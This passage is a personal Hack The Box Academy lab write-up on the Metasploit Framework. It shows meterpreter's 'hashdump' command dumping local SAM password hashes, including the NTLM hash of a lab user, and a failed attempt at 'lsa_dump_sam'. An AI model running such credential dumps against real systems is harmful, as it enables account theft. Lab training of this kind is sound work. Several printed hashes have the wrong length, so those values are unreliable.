
b. Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

- Use the meterpreter hashdump utility to dump all the local SAM hashes for the machine.
- The NTML hash is the second part of the hash.

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdafffbfe64f1fc646a3353be1c2c3c99:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfef0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfef0d16ae931b73c59d7e0c089c0:::
htb-student:1002:aad3b435b51404eeaad3b435b51404ee:cfa3a5525ee9414229e66279623ed5c58:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4b4ba140ac0767077aae1958e7f78070:::
meterpreter >
meterpreter > lsa_dump_sam
[-] The "lsa_dump_sam" command requires the "kiwi" extension to be loaded (run: `load kiwi`)
meterpreter >

3. MODULE COMPLETION

<https://academy.hackthebox.com/achievement/144829/39>



4. CONCLUSION

This module was so in-depth. I have gained much knowledge and experience in automating the exploitation process using the Metasploit Framework. I have learned to search and use different exploit modules to exploit vulnerabilities. I have also learned the different types of payloads, how to use them and even how to create them using **msvenom**. Additionally, I have learned how to utilize sessions to run additional post-exploitation exploits that may offer elevated privileges. Lastly, I learned basic meterpreter shell commands, such as dumping the local SAM hash using **hashdump**.